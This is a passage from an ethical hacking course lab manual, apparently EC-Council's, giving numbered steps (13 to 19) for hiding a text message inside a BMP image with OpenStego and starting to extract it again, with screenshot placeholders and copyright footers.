


13. In the **OpenStego** window, click the **Hide Data** button.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.
15. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
16. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.




17. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Click the **ellipsis** button next to **Input Stego File**.




19. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.

